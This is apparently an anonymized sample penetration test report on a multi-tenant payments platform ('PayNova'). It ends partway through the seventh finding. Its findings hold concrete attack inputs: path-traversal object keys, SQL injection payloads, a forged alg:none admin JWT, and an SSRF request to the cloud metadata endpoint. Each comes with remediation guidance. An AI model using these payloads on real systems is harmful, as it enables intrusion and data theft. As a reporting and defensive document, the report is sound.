GRILLI

PENETRATION TEST REPORT

Offensive Security Assessment

Penetration Test Report

Web Application & API — Offensive Security Assessment

Document Control

Report reference	GS-PT-2026-0481
Report title	Web Application & API Penetration Test — PayNova
Client	the Client (anonymized)
Assessment type	Grey-box web application & API penetration test
Scope (summary)	Tenant web app, REST/GraphQL API (~480 endpoints), signed-URL service, admin console
Testing window	1 June 2026 – 5 June 2026 (5 business days)
Report date (initial issue)	7 June 2026
Final issue (incl. retest)	16 June 2026
Remediation completed	14 June 2026
Retest date	15 June 2026 (24h after remediation)
Document version	1.0 (Final)
Classification	CONFIDENTIAL
Prepared by	Grilli Security — lime@grillisecurity.com

Version History

Version	Date	Author	Notes
0.1	6 June 2026	Lead Consultant	Internal draft
0.9	7 June 2026	Technical Reviewer (QA)	Report delivered (pre-retest) / QA
1.0	16 June 2026	Grilli Security	Final issue incl. retest results

Distribution

This document is classified CONFIDENTIAL and is restricted to the named recipients within the Client organization and their authorized assessors and regulators (e.g. acquiring bank / QSA, where applicable). It must not be redistributed without written consent.

Anonymization note. *This is a sample report. The client name, the platform name (“PayNova”), all hostnames (example domains), IP addresses (RFC 5737 documentation ranges) and evidence have been anonymized or redacted. No real data is contained herein.*

Attestation & Statement of Independence

Grilli Security attests that the penetration test described in this report was performed in accordance with the methodology stated herein (OWASP WSTG v4.2; NIST SP 800-115) by qualified, suitably-certified personnel, and that the assessment team maintained organizational independence from the development and operation of the systems under test, consistent with PCI DSS v4.0 Requirement 11.4.1 (penetration-testing methodology, qualified resources and tester independence).
The findings, severity ratings and conclusions represent the independent professional opinion of the assessment team based on the evidence gathered during the testing window. This attestation supports the Client's PCI DSS Req 11.4 and DORA (Art. 24–25) assurance obligations.

Sign-off

Role	Name / Reference	Date
Lead Penetration Tester	[Anonymized] — OSCP, OSWE, CREST CRT	15 Jun 2026
Technical Reviewer / QA	[Anonymized] — CREST CCT App, OSCP	16 Jun 2026
Authorized by (Grilli Security)	[Anonymized] — Head of Offensive Security	16 Jun 2026

Signatures are held on file in the secure project record; names are anonymized in this sample. Sign-off dates are on or before the final-issue date (16 June 2026).

Table of Contents

1. Executive Summary

1.1 Overview

Grilli Security performed a grey-box penetration test of PayNova, the Client's multi-tenant payments platform, covering the tenant web application, public REST/GraphQL API (approximately 480 endpoints), the signed-URL document service and the administrative console. Testing was conducted between 1 June 2026 and 5 June 2026 against staging, following OWASP WSTG v4.2, the OWASP Top 10 (2021) and the OWASP API Security Top 10 (2023), with findings scored using CVSS v4.0.
The assessment identified serious, systemic weaknesses in the platform's tenant-isolation and authorization model. Most significantly, an authenticated low-privilege merchant could bypass tenant isolation and access other tenants' regulated data through a path-traversal flaw in the signed-URL service. In total, 17 findings were raised.

1.2 Overall Risk Rating

At the time of testing the overall risk was assessed as **CRITICAL**. Following the engagement, the Client remediated all findings; an independent retest (15 June 2026, 24 hours after remediation) confirmed every issue as closed. The post-remediation residual risk is assessed as **LOW**.

1.3 Summary of Findings

Severity	Count	Description
Critical	**3**	Immediate, business-critical exposure or full compromise.
High	**7**	Serious weakness materially increasing breach likelihood or impact.
Medium	**6**	Notable hardening gap to be remediated in the normal cycle.
Low	**0**	Lower-risk best-practice item.
Informational	**1**	Observational; no direct risk.

Total findings: **17** | Status: all remediated and verified at retest.



Figure 1 — Findings by severity (n = 17).

Note. *Severity reflects the CVSS v4.0 base-score band, refined by business context. Under CVSS v4.0, network-reachable confidentiality impacts (e.g. legacy TLS, username enumeration) fall in the Medium band; consequently no findings are rated Low in this engagement.*

1.4 Key Risks

- Tenant isolation could be bypassed (PT-01): an authenticated merchant could read and write other tenants' KYC and settlement data via path traversal — the single most serious finding.
- The data layer was injectable (PT-02): SQL injection in the transaction search API exposed cross-tenant payment data.
- Authentication and authorization were bypassable (PT-03, PT-06, PT-08): a forgeable JWT granted unauthenticated admin access, and several admin functions lacked server-side authorization.
- Regulated cardholder data was insufficiently protected (PT-09) and strong authentication (MFA) was absent (PT-10).

1.5 Strategic Recommendations

- Treat tenant isolation as a first-class, independently-tested control: enforce per-tenant authorization on every object and function server-side, by default.
- Eliminate injection and authentication classes through secure-by-default frameworks (parameterized queries, pinned JWT algorithms, output encoding) and automated security regression tests.
- Read this application-layer report together with the Network Infrastructure report (GS-PT-2026-0482) to meet PCI DSS Req 11.4 in full.

2. Engagement Details

Engagement type	Grey-box web application & API penetration test
Objective	Identify and safely demonstrate vulnerabilities affecting confidentiality, integrity and availability of the application and its tenant data; support PCI DSS and DORA assurance.
Standards & frameworks	OWASP WSTG v4.2; OWASP Top 10 (2021); OWASP API Security Top 10 (2023); PTES; NIST SP 800-115; CVSS v4.0
Compliance drivers	PCI DSS v4.0 (Req 6.2.4, 11.4.1, 11.4.4); DORA — Reg. (EU) 2022/2554 (Art. 24–25)
Environment	Dedicated staging environment mirroring production configuration
Approach	Authenticated grey-box, with low-privilege merchant and standard-tenant test accounts provided
Testing window	1 June 2026 – 5 June 2026 (5 business days)
Retest	15 June 2026 (24 hours after remediation) — all findings re-tested and confirmed closed
Report date	7 June 2026 (initial) · 16 June 2026 (final, incl. retest)
Assessment team	Lead Consultant (OSCP, OSWE, CREST CRT); Consultant (OSCP, eWPTX); Technical Reviewer / QA (CREST CCT App, OSCP)

3. Scope

3.1 In-Scope Assets

Asset	Address / Boundary	Description
Tenant web application	app.paynova.example	Customer-facing multi-tenant web app
Public API (REST/GraphQL)	api.paynova.example	≈480 endpoints; core platform API
Signed-URL document service	files.paynova.example	Tenant document storage/retrieval
Administrative console	admin.paynova.example	Internal tenant & platform administration

3.2 Out of Scope

- Network-layer, external-perimeter and segmentation testing — covered by the Network Infrastructure Penetration Test (GS-PT-2026-0482).
- Denial-of-service and load/stress testing.
- Social engineering, phishing and physical security.
- Third-party payment processor and acquiring-bank systems.

3.3 Assumptions, Exclusions & Limitations

- Testing was time-boxed; absence of a finding does not guarantee absence of all vulnerabilities.
- Testing was performed against staging; configuration drift from production is a residual risk to be managed by the Client.
- Destructive actions and bulk data extraction were avoided in line with the Rules of Engagement; exploitation was limited to safe proof-of-concept.
- Findings reflect the state of the assessed systems during the testing window only.

4. Rules of Engagement

- Written authorization was obtained from the Client prior to testing; testing was confined to in-scope assets.
- Testing was conducted against staging during agreed hours, with an emergency contact available throughout.
- No denial-of-service techniques were used; data extraction was limited to the minimum needed to evidence a finding.
- Any critical finding posing immediate risk was reported to the Client without delay (PT-01, PT-02, PT-03 were flagged in real time).
- All test data and evidence are handled per the data-handling terms (Appendix G) and securely destroyed after the retention period.

5. Methodology

5.1 Approach

A grey-box methodology was used: the team was provided low-privilege application credentials but no source code, simulating a malicious authenticated tenant. Testing combined manual techniques with tool-assisted discovery, aligned to the OWASP WSTG v4.2 categories below.

5.2 Standards & Frameworks

- OWASP Web Security Testing Guide (WSTG) v4.2 — primary testing methodology
- OWASP Top 10 (2021) and OWASP API Security Top 10 (2023) — vulnerability classification
- PTES and NIST SP 800-115 — engagement structure and technical process
- CVSS v4.0 — vulnerability severity scoring

5.3 Testing Phases

WSTG Category	Coverage
Information Gathering (WSTG-INFO)	Fingerprinting, content & endpoint discovery
Configuration & Deployment Mgmt (WSTG-CONF)	Headers, TLS, error handling, exposed admin
Identity Management (WSTG-IDNT)	Registration, enumeration, provisioning
Authentication (WSTG-ATHN)	Credential policy, MFA, brute-force, JWT
Authorization (WSTG-ATHZ)	IDOR/BOLA, BFLA, path traversal, privilege escalation
Session Management (WSTG-SESS)	Fixation, expiration, cookies, CSRF
Input Validation (WSTG-INPV)	Injection (SQL/XSS), SSRF, mass assignment
Error Handling (WSTG-ERRH)	Verbose errors, stack traces
Cryptography (WSTG-CRYP)	TLS, data-at-rest/in-transit
Business Logic (WSTG-BUSL)	Workflow abuse, mass assignment, limits
Client-Side (WSTG-CLNT)	DOM XSS, clickjacking, CSP

5.4 Tooling

Manual testing was supported by Burp Suite Professional, OWASP ZAP, nmap, sqlmap, ffuf, nuclei, testssl.sh and jwt_tool, alongside bespoke scripts. All automated activity was throttled and scoped per the Rules of Engagement.

Evidence handling. Findings are evidenced with redacted transcripts and annotated captures (e.g. Figure 3). Full, unredacted evidence — including screenshots — is retained in the secure project record and made available to the Client and, where applicable, the QSA.

5.5 Risk Rating Methodology

Each finding is scored with CVSS v4.0 (base) and assigned a final business risk rating using a likelihood × impact matrix that accounts for data sensitivity and exploitability in context. Severity bands:

Rating	CVSS v4.0	Definition
Critical	9.0 – 10.0	Immediate, business-critical exposure; remediate within days.
High	7.0 – 8.9	Serious weakness; remediate within weeks.
Medium	4.0 – 6.9	Address in the normal remediation cycle.
Low	0.1 – 3.9	Best-practice hardening.

Rating	CVSS v4.0	Definition
Informational	N/A	Observation with no direct security risk.

Likelihood Ratings

Likelihood	Definition
High	Readily exploitable by a typical attacker with low effort and no special conditions.
Medium	Exploitable with moderate effort, specific preconditions, or some level of privilege.
Low	Difficult to exploit; requires significant effort, chained conditions, or a privileged position.

Risk Matrix (Likelihood × Impact)

Likelihood ↓ / Impact →	Low	Medium	High	Critical
High	Medium	High	Critical	Critical
Medium	Low	Medium	High	Critical
Low	Low	Low	Medium	High

CVSS scope. *Scores are CVSS v4.0 Base metrics; Threat and Environmental metrics were not applied. The final risk rating combines the CVSS base band with the likelihood × impact assessment and the sensitivity of the affected data.*

6. Findings Summary

ID	Finding	Severity	CVSS	Status
PT-01	Cross-Tenant Data Access via Path Traversal in the Signed-URL Service	**Critical**	9.3	**Closed**
PT-02	SQL Injection in the Transaction Search API	**Critical**	9.3	**Closed**
PT-03	Authentication Bypass to Administrator via Forgeable JWT (alg confusion)	**Critical**	9.9	**Closed**
PT-04	Broken Object-Level Authorization (IDOR) on Invoice Objects	**High**	7.1	**Closed**
PT-05	Server-Side Request Forgery in Webhook Configuration	**High**	7.1	**Closed**
PT-06	Missing Function-Level Authorization on Administrative API Endpoints	**High**	8.6	**Closed**
PT-07	Stored Cross-Site Scripting in Merchant Display Name (Admin Console)	**High**	8.5	**Closed**
PT-08	Mass Assignment Allows Privilege Escalation via Role Parameter	**High**	7.1	**Closed**
PT-09	Cardholder Data Exposed in API Responses and Application Logs	**High**	7.1	**Closed**
PT-10	Weak Authentication Controls — No MFA and No Anti-Automation	**High**	8.7	**Closed**
PT-11	Cross-Site Request Forgery on State-Changing Endpoints	**Medium**	6.9	**Closed**
PT-12	Security Misconfiguration — Missing HTTP Security Headers	**Medium**	6.9	**Closed**
PT-13	Verbose Error Messages Disclose Internal Details	**Medium**	6.9	**Closed**
PT-14	Insufficient Session Expiration and Session Fixation	**Medium**	5.3	**Closed**
PT-15	TLS Configuration Permits Legacy Protocols and Weak Ciphers	**Medium**	6.3	**Closed**
PT-16	Username Enumeration via Authentication Responses	**Medium**	6.3	**Closed**
PT-17	Missing Clickjacking Protection on Non-Sensitive Pages	**Informational**	—	**Closed**



Figure 2 — Findings by OWASP Top 10 (2021) category.

7. Framework Mapping

This mapping shows evidentiary support toward each framework's testing provisions; it is not a certification or attestation.

Findings and methodology map to the testing provisions of the frameworks below using a three-tier status: Directly addresses (a pentest is the named requirement), Provides evidence supporting (a pentest is accepted evidence, not the mandate), and Conforms to (methodology). Items out of this report's scope are marked Separate engagement.

Framework / Requirement	Status	Basis
PCI DSS v4.0 — Req 11.4.1 (application-layer penetration test)	**Directly addresses**	Documented WSTG/NIST methodology applied to the application layer. Network/external (11.4.2, 11.4.3) and segmentation (11.4.5, 11.4.6) are covered by the Network report (GS-PT-2026-0482).
DORA — Art. 24–25 (testing of ICT tools & systems)	**Directly addresses**	Penetration test of ICT applications; results feed the ICT risk-management framework. TLPT (Art. 26–27) is a separate engagement.
ISO/IEC 27001:2022 — A.8.8, A.8.29, A.8.25, A.8.26; Clause 9.1	**Provides evidence supporting**	Technical-vulnerability management, security testing in development, secure SDLC and performance evaluation.
NIS2 — Dir. (EU) 2022/2555 Art. 21(2)(e)–(f)	**Supports**	Security in acquisition/development and policies to assess the effectiveness of risk-management measures.
NIST SP 800-115 / PTES / OWASP WSTG v4.2 + API Top 10	**Conforms to (methodology)**	The engagement methodology conforms to these recognized testing standards.

7.1 Scope Boundaries & Separate Assessments

- PCI DSS scope: a single report cannot satisfy PCI DSS Req 11.4. This application-layer report (11.4.1) must be read together with the Network Infrastructure Penetration Test (GS-PT-2026-0482), which covers internal (11.4.2), external (11.4.3) and segmentation (11.4.5 / 11.4.6) testing.
- DORA Art. 26–27 (Threat-Led Penetration Testing / TLPT) is a separate, threat-led engagement type and is not represented by this assessment.
- PCI PIN Security is not a penetration test; it is a key-management / HSM / dual-control assessment (PCI PIN Security Requirements + ASC X9 TR-39), handled by Grilli Security as a separate assessment service.

8. Detailed Findings

PT-01 — Cross-Tenant Data Access via Path Traversal in the Signed-URL Service

Severity	**CRITICAL**	**CVSS v4.0**	**9.3**
OWASP Top 10	A01:2021 Broken Access Control	**OWASP WSTG**	WSTG-ATHZ-01, WSTG-ATHZ-04
CWE	CWE-22, CWE-639	**API Top 10**	API1:2023 BOLA
Component	files.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N		

Description

The document service issues time-limited signed URLs of the form /files/{tenantId}/{objectKey}?sig=<HMAC>. The server verified the HMAC over the query string but resolved {objectKey} against the storage path without canonicalization, and did not bind the signature to the caller's tenant. By requesting a signed URL for an object key containing path-traversal sequences (../), an authenticated low-tier merchant could obtain a validly-signed URL that resolved outside their own tenant directory, reading and overwriting documents belonging to any other tenant.

Business Impact

Complete failure of tenant isolation — the central security boundary of the multi-tenant platform. A single low-privilege merchant account could enumerate and exfiltrate other tenants' KYC/AML identity documents and payment settlement files (containing cardholder and bank data), and could write objects into other tenants' namespaces. This is a direct breach of PCI DSS cardholder-data protection and, under DORA, would constitute a major ICT-related incident potentially triggering mandatory regulator notification.

Likelihood

High — exploitable by any authenticated tenant with no elevated privileges, using the application's own signing endpoint; traversal payloads are trivial to construct and the breach is repeatable and scalable across all tenants.

Affected Endpoints

- POST https://api.paynova.example/v2/files/sign
- GET https://files.paynova.example/files/{tenantId}/{objectKey}?sig=<HMAC>

Steps to Reproduce

1. Authenticate as low-tier tenant A and capture a valid session/bearer token.
2. Request a signed URL via POST /v2/files/sign with objectKey = "../../tenant-b/settlements/2026-05.csv".
3. The service returns a 200 response containing a correctly-signed URL for the traversed path.
4. Issue GET on the returned signed URL — the server returns HTTP 200 with tenant B's settlement file.
5. Repeat with arbitrary tenant identifiers to confirm full cross-tenant read/write.

Evidence (redacted)

```
POST /v2/files/sign HTTP/1.1
Host: api.paynova.example
Authorization: Bearer <tenant-A-token>
Content-Type: application/json

{"objectKey":"../../tenant-b/settlements/2026-05.csv"}

HTTP/1.1 200 OK
{"url":"https://files.paynova.example/files/tenant-a/../../tenant-b/
      settlements/2026-05.csv?sig=8f3c…[REDACTED]"}

GET <signed url> -> HTTP/1.1 200 OK  (Content-Disposition: settlements_2026-05.csv)
merchant_id,pan_masked,amount,bank_acct… [REDACTED — cross-tenant data]
```



Figure 3 — Annotated HTTP evidence for PT-01 (redacted).

Remediation

1. Canonicalize and validate objectKey server-side: URL-decode, reject "..", absolute paths and encoded variants, and confirm the resolved path remains within the caller's tenant prefix.
2. Bind the signature to the authenticated tenant by including tenantId in the signed payload and enforcing it against the session server-side on redemption.
3. Store objects under per-tenant prefixes in object storage with bucket/IAM policy isolation instead of a shared filesystem path.
4. Add a server-side authorization check that the resolved object's owner equals the requesting tenant.
5. Add WAF/application detection and alerting for traversal patterns in object keys.

References & Mappings

OWASP WSTG-ATHZ-01 / ATHZ-04 · OWASP A01:2021 · OWASP API1:2023 (BOLA) · CWE-22, CWE-639 · PCI DSS v4.0 Req 7.2, 6.2.4 · DORA Art. 24

Retest Result

Closed — Remediation Verified (15 June 2026). Signing now binds tenantId; object keys are canonicalized and traversal payloads are rejected with HTTP 400; cross-tenant redemption returns HTTP 403.

PT-02 — SQL Injection in the Transaction Search API

Severity	**CRITICAL**	**CVSS v4.0**	**9.3**
OWASP Top 10	A03:2021 Injection	**OWASP WSTG**	WSTG-INPV-05
CWE	CWE-89	**API Top 10**	API8:2023 Security Misconfiguration
Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:N		

Description

The transaction search endpoint concatenated the filter parameter directly into a SQL query. A boolean- and time-based blind SQL injection was confirmed in the filter parameter, allowing arbitrary read access to the application database and, via stacked queries on the misconfigured connection, limited write access.

Business Impact
An authenticated merchant could extract the entire transactional database — across all tenants — including masked and, in some tables, unmasked PAN fragments, tokens, merchant credentials and audit data. The injection breaks tenant isolation at the data layer and represents a critical confidentiality and integrity exposure of regulated payment data.

Likelihood
High — reachable from a standard authenticated role; reliably exploitable with common tooling (e.g., automated boolean/time-based extraction).

Affected Endpoints
- GET https://api.paynova.example/v2/transactions/search?filter=<injectable>

Steps to Reproduce
1. Authenticate as a standard merchant role.
2. Submit filter=status:'paid' AND 1=1-- and observe a normal result set.
3. Submit filter=status:'paid' AND 1=2-- and observe an empty result set (boolean differential).
4. Confirm time-based blind injection with a conditional delay payload.
5. Demonstrate controlled extraction of a single non-sensitive metadata value (no bulk extraction performed, per ROE).

Evidence (redacted)

```
GET /v2/transactions/search?filter=status:'paid'%20AND%201=2--  ->  200 OK  (0 results)
GET /v2/transactions/search?filter=status:'paid'%20AND%201=1--  ->  200 OK  (142 results)
GET /v2/transactions/search?filter=status:'paid'%20AND%20SLEEP(5)--  ->  response in 5.03s
DB banner (single value, ROE-limited):  PostgreSQL 14.x  [further extraction not performed]
```

Remediation
1. Replace string concatenation with parameterized queries / prepared statements for all database access.
2. Apply strict allow-list validation and type-casting on the filter grammar.
3. Enforce least-privilege database accounts (read-only where possible; no stacked-query/DDL rights for the app role).
4. Deploy a WAF rule set as defence-in-depth and enable database query logging/alerting.

References & Mappings
OWASP WSTG-INPV-05 · OWASP A03:2021 · CWE-89 · PCI DSS v4.0 Req 6.2.4 · DORA Art. 9 & 24

Retest Result
Closed — Remediation Verified (15 June 2026). Endpoint migrated to parameterized queries; injection payloads now return parameter-validation errors and no differential behaviour was observed.

PT-03 — Authentication Bypass to Administrator via Forgeable JWT (alg confusion)

Severity	**CRITICAL**	**CVSS v4.0**	**9.9**
OWASP Top 10	A07:2021 Identification & Authentication Failures	**OWASP WSTG**	WSTG-ATHN-09, WSTG-SESS-01
CWE	CWE-287, CWE-347	**API Top 10**	API2:2023 Broken Authentication
Component	api.paynova.example / admin.paynova.example	**Status**	**Closed — Verified**

CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N

Description
The API accepted JSON Web Tokens whose 'alg' header was attacker-controlled, including 'none', and did not pin the expected signing algorithm. An unauthenticated attacker could craft a token with an elevated role claim (role: admin) and an 'alg:none' header, which the API accepted as valid, granting administrative access to the management console and admin API.

Business Impact
Full administrative compromise of the platform from an unauthenticated position — including tenant management, configuration, payout controls and access to all tenant data. This single flaw collapses the entire authentication and authorization model.

Likelihood
High — no credentials required; token forgery is well-understood and automatable.

Affected Endpoints
- Authorization: Bearer <forged-jwt> against any admin-scoped endpoint, e.g. GET https://admin.paynova.example/api/tenants

Steps to Reproduce
1. Capture any unauthenticated 401 response to confirm JWT-based auth.
2. Craft a JWT with header {"alg":"none","typ":"JWT"} and payload {"sub":"x","role":"admin"} (no signature).
3. Send it as a Bearer token to an admin-scoped endpoint.
4. Observe HTTP 200 and administrative data in the response.

Evidence (redacted)

```
Authorization: Bearer eyJhbGciOiJub25lIn0.eyJzdWIiOiJ4Iiwicm9sZSI6ImFkbWluIn0.
GET /api/tenants HTTP/1.1  ->  HTTP/1.1 200 OK
{"tenants":[{"id":"tenant-a",…},{"id":"tenant-b",…}] [REDACTED]}
```

Remediation
1. Pin the accepted algorithm server-side (e.g. RS256) and reject 'none' and any unexpected 'alg'.
2. Validate the signature against the correct key type; never derive the verification algorithm from the token header.
3. Add role/claim integrity checks and short token lifetimes with rotation.
4. Upgrade to a maintained JWT library with secure defaults and add tests asserting forged/none-alg tokens are rejected.

References & Mappings
OWASP WSTG-ATHN-09 / SESS-01 · OWASP A07:2021 · OWASP API2:2023 · CWE-287, CWE-347 · PCI DSS v4.0 Req 8.3 · DORA Art. 9

Retest Result
Closed — Remediation Verified (15 June 2026). API now pins RS256 and rejects 'alg:none' and mismatched algorithms with HTTP 401.

PT-04 — Broken Object-Level Authorization (IDOR) on Invoice Objects

Severity	**HIGH**	**CVSS v4.0**	**7.1**
OWASP Top 10	A01:2021 Broken Access Control	**OWASP WSTG**	WSTG-ATHZ-04
CWE	CWE-639	**API Top 10**	API1:2023 BOLA
Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N		

Description
Invoice retrieval used a sequential, guessable identifier and did not verify that the requested invoice belonged to the authenticated tenant. Incrementing the identifier returned other tenants' invoices.

Business Impact
Cross-tenant disclosure of invoice data (counterparties, amounts, partial payment instrument data) for any tenant by enumeration.

Likelihood
High — trivially exploitable by any authenticated user via identifier enumeration.

Affected Endpoints
- GET https://api.paynova.example/v2/invoices/{invoiceId}

Steps to Reproduce
1. Authenticate as tenant A and retrieve an own invoice to learn the identifier scheme.
2. Decrement/increment {invoiceId} and re-request.
3. Observe other tenants' invoices returned with HTTP 200.

Evidence (redacted)

```
GET /v2/invoices/100423 -> 200 OK (tenant A)
GET /v2/invoices/100422 -> 200 OK (tenant B) [REDACTED]
```

Remediation
1. Enforce object-level authorization on every request: verify the object's owner equals the caller's tenant.
2. Use unguessable identifiers (UUIDv4) as defence-in-depth.
3. Add automated access-control tests covering horizontal privilege escalation.

References & Mappings
OWASP WSTG-ATHZ-04 · OWASP A01:2021 · OWASP API1:2023 · CWE-639 · PCI DSS v4.0 Req 7

Retest Result
Closed — Remediation Verified (15 June 2026). Ownership checks enforced server-side; cross-tenant identifiers now return HTTP 403.

PT-05 — Server-Side Request Forgery in Webhook Configuration

Severity	HIGH	**CVSS v4.0**	**7.1**
OWASP Top 10	A10:2021 SSRF	**OWASP WSTG**	WSTG-INPV-19
CWE	CWE-918	**API Top 10**	API7:2023 SSRF
Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:L/SI:L/SA:N		

Description
The webhook configuration feature fetched a user-supplied callback URL to perform a 'test delivery' without validating the destination. Supplying internal addresses caused the server to issue requests to internal services, including the cloud instance metadata endpoint.

Business Impact
An authenticated merchant could reach internal-only services and retrieve cloud instance metadata (potentially including temporary credentials), enabling pivoting into the internal network and cloud control plane.

Likelihood
Medium-High — requires an authenticated account; exploitation is straightforward once identified.

Affected Endpoints

- POST https://api.paynova.example/v2/webhooks {"url":"http://169.254.169.254/..."}

Steps to Reproduce

1. Authenticate and create a webhook with url = internal/metadata address.
2. Trigger 'send test event'.
3. Observe internal response content reflected in delivery logs/errors.

Evidence (redacted)

```
POST /v2/webhooks {"url":"http://169.254.169.254/latest/meta-data/"}
Test-delivery log: 200 OK  body: "iam/  instance-id  …" [REDACTED]
```

Remediation

1. Validate and allow-list outbound webhook destinations; resolve and block private, link-local, loopback and metadata ranges (incl. DNS-rebinding protection).
2. Use an egress proxy with an allow-list and drop responses for test deliveries.
3. Apply IMDSv2 / hop-limit and least-privilege roles on the egress host.

References & Mappings

OWASP WSTG-INPV-19 · OWASP A10:2021 · OWASP API7:2023 · CWE-918 · DORA Art. 9

Retest Result

Closed — Remediation Verified (15 June 2026). Destination allow-listing and private/metadata range blocking implemented; metadata fetch now blocked.

PT-06 — Missing Function-Level Authorization on Administrative API Endpoints

Severity	**HIGH**	**CVSS v4.0**	**8.6**
OWASP Top 10	A01:2021 Broken Access Control	**OWASP WSTG**	WSTG-ATHZ-02
CWE	CWE-862	**API Top 10**	API5:2023 BFLA
Component	admin.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N		

Description

Several administrative API endpoints enforced authorization only in the UI layer. A standard merchant role calling the endpoints directly was able to invoke privileged functions (e.g. listing tenants and adjusting limits) without an authorization check.

Business Impact

Vertical privilege escalation: standard users could perform administrative actions, undermining segregation of duties and enabling tenant-wide configuration changes.

Likelihood

High — direct API calls bypass the UI-only control.

Affected Endpoints

- GET https://admin.paynova.example/api/tenants
- POST https://admin.paynova.example/api/tenants/{id}/limits

Steps to Reproduce

1. Authenticate as a standard merchant.
2. Call the admin endpoint directly with the merchant token.
3. Observe privileged action succeeds (HTTP 200).

Evidence (redacted)

```
GET /api/tenants  (merchant token)  ->  200 OK  [privileged data returned]
```

Remediation

1. Enforce role/permission checks server-side on every endpoint, not in the UI.
2. Adopt deny-by-default authorization and centralize checks in middleware.
3. Add automated BFLA tests for every privileged route.

References & Mappings

OWASP WSTG-ATHZ-02 · OWASP A01:2021 · OWASP API5:2023 · CWE-862 · PCI DSS v4.0 Req 7

Retest Result

Closed — Remediation Verified (15 June 2026). Server-side role checks added; merchant tokens now receive HTTP 403 on admin routes.

PT-07 — Stored Cross-Site Scripting in Merchant Display Name (Admin Console)

Severity	**HIGH**	**CVSS v4.0**	**8.5**
OWASP Top 10	A03:2021 Injection	**OWASP WSTG**	WSTG-INPV-02
CWE	CWE-79	**API Top 10**	—
Component	admin.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N		

Description

The merchant display name was rendered without output encoding in the administrative console. A merchant could store a script payload that executed in an administrator's browser when viewing the merchant list.

Business Impact

